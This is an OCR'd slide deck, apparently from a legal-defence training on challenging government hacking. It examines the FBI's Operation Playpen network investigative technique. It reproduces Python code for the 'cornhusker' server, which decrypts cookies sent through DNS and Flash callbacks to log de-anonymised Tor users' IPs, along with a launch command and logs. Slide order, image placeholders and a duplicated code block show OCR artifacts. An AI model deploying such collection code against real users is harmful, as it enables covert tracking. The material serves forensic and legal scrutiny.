96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. 60 IN A 172.16.173.129

;; Query time: 2 msec
;; SERVER: 172.16.173.129#53(172.16.173.129)
;; WHEN: Wed Jun 10 11:10:36 2015
;; MSG SIZE  rcvd: 116
```

Back end server

Twisted python framework


Named cornhusker




```
heart@ubuntu:~/Desktop/my_server$ sudo twistd cornhusker --domain cpimagegallery.com --address 172.16.188.133
--cookie-key=`cat shared-key.txt` --onion=96.126.124.96 --dns-port=53 --http-port=8000
```

Data logging

Logged to log file




```
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                    % (board_id, method, session_id))
```



```
[FlashClientProtocol,3,172.16.173.129] Received from 172.16.173.129:51017: {"o":"Linux 3.8.0-29-generic","x":"x86","c":"A87421F27331
[FlashClientProtocol,3,172.16.173.129] Client cookie: board_id=3 method=swf session=abc
```

Data logging

Database logging




```python
    if not self.db.is_valid_board_id(board_id):
      log.msg("Invalid board ID: %d" % board_id)
    else:
      if not self.db.client_record_exists(cookie, 'dns'):
        cursor = self.db.cursor()
        cursor.execute("""
          INSERT INTO clients (
            remote_ip, remote_port, cookie, session_id, board_id, method, source
          ) VALUES (%s, %s, %s, %s, %s, %s, %s)
        """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
        cursor.execute("""
          INSERT INTO dns_clients (
            request_id, domain
          ) VALUES (LAST_INSERT_ID(), %s)
        """, (str(query.name)))
        cursor.close()
        self.db.commit()
      else:
        log.msg("Received duplicate cookie '%s' from %s:%d" \
                  % (cookie, address[0], address[1]))

    # Form a valid DNS response with our IP address in it
    payload = dns.Record_A(address=self.address, ttl=60)
    message.rCode   = dns.OK
    message.answers = [ dns.RRHeader(name=str(query.name),
                                     type=dns.A,
                                     cls=dns.IN,
                                     ttl=60,
                                     payload=payload) ]

  except mysql.Error, e:
    log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
  except InvalidCookieException, e:
    log.msg("Invalid domain cookie: %s" % e)
    message.rCode = dns.ENAME

# Send the response now
self.sendReply(protocol, message, address)
```

Flash


Socket connection

- TCP




```python
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                  % (board_id, method, session_id))
```

Cookie extract



```
class DNSServer(names.server.DNSServerFactory):
  def __init__(self, db=None, key="", onion="", domain="", address="", **kwargs):
    names.server.DNSServerFactory.__init__(self, **kwargs)
    self.db  = db
    self.key = key
    self.onion    = onion
    self.domain  = domain
    self.address = address

  def extractCookie(self, name):
    name = name.lower()
    if not name.startswith(self.onion + '.'):
      raise InvalidCookieException("Unrecognized .onion subdomain (%s)" % name)

    cookie = name[len(self.onion+'.'):-len('.'+self.domain)].replace('.', '')
    if len(cookie) == 0:
      raise InvalidCookieException("No cookie data found (%s)" % name)

    if len(cookie) * 5 < (MIN_COOKIE_BYTES * 8):
      raise InvalidCookieException("Insufficient cookie length (%s)" % name)
    return cookie

  def handleQuery(self, message, protocol, address):
    query = message.queries[0]
    if query.cls != dns.IN:
      message.rCode = dns.ENOTIMP
    elif query.type != dns.A:
      message.rCode = dns.ENAME
    else:
      try:
        # Extract the cookie from the domain name
        cookie = self.extractCookie(str(query.name))

        # Decrypt the cookie using the shared secret key
        (board_id,method,session_id) = decrypt_cookie(self.key, cookie)
        log.msg("Client cookie: board_id=%d method=%s session=%s""", % (board_id, method, session_id))
```

Cookie Decryption



```python
def decrypt_cookie(key, cookie):
  # Hex-decode the cookie into a binary string
  try:
    encrypted = cookie.decode('hex')
  except TypeError, e:
    raise InvalidCookieException("Invalid cookie (%s): %s" % (cookie, e))
  if len(encrypted) < MIN_COOKIE_BYTES:
    raise InvalidCookieException("Insufficient cookie length (%s)" % cookie)

  # Attempt to recover the plaintext
  try:
    cipher    = Blowfish.new(key.decode('hex'), Blowfish.MODE_CBC, encrypted[:8])
    decrypted = cipher.decrypt(encrypted[8:])
  except Exception, e:
    raise InvalidCookieException("Unable to decrypt cookie (%s): %s" % (cookie, e))

  if "$" not in decrypted:
    raise InvalidCookieException("No end-of-cookie delimiter found: %s" % dec)
  decrypted = decrypted[:decrypted.index("$")]

  # Separate out the method and session ID values
  parts = [x for x in decrypted.split("@") if x]
  if len(parts) != 3:
    raise InvalidCookieException("Improperly formatted cookie: %s" % decrypted)
  try:
    board_id = int(parts[0])
  except ValueError, e:
    raise InvalidCookieException("Invalid board ID: %s" % parts[0])
  return (board_id, parts[1].lower(), parts[2].lower())
```

Questions as an expert

Link

- NIT code sent to client
- Time goes by
- Flash code runs

How do we ensure that the NIT runs on the computer that downloaded the NIT?

- Logging?
- Timestamp differences?

Any one could capture the exploit and reuse

Playpen Cases

Coverage
- All over the US
- California to Virginia
- 137+ cases

Evidence Collected
- NIT Code
- PCAP

ISP issued Subpoena
- Digital Devices collected
- Searched for images/illegal material


Charges Filed


Pre-trial motions

Operation Playpen

Website hosting illegal content

USA v. Michaud
Washington Western District Court, Case No. 3:15-cr-05351




CHALLENGING GOVERNMENT HACKING IN CRIMINAL CASES
March 2017
ACLU
AMERICAN CIVIL LIBERTIES UNION
ELECTRONIC FRONTIER FOUNDATION
National Association of Criminal Defense Lawyers
NACDL
1958

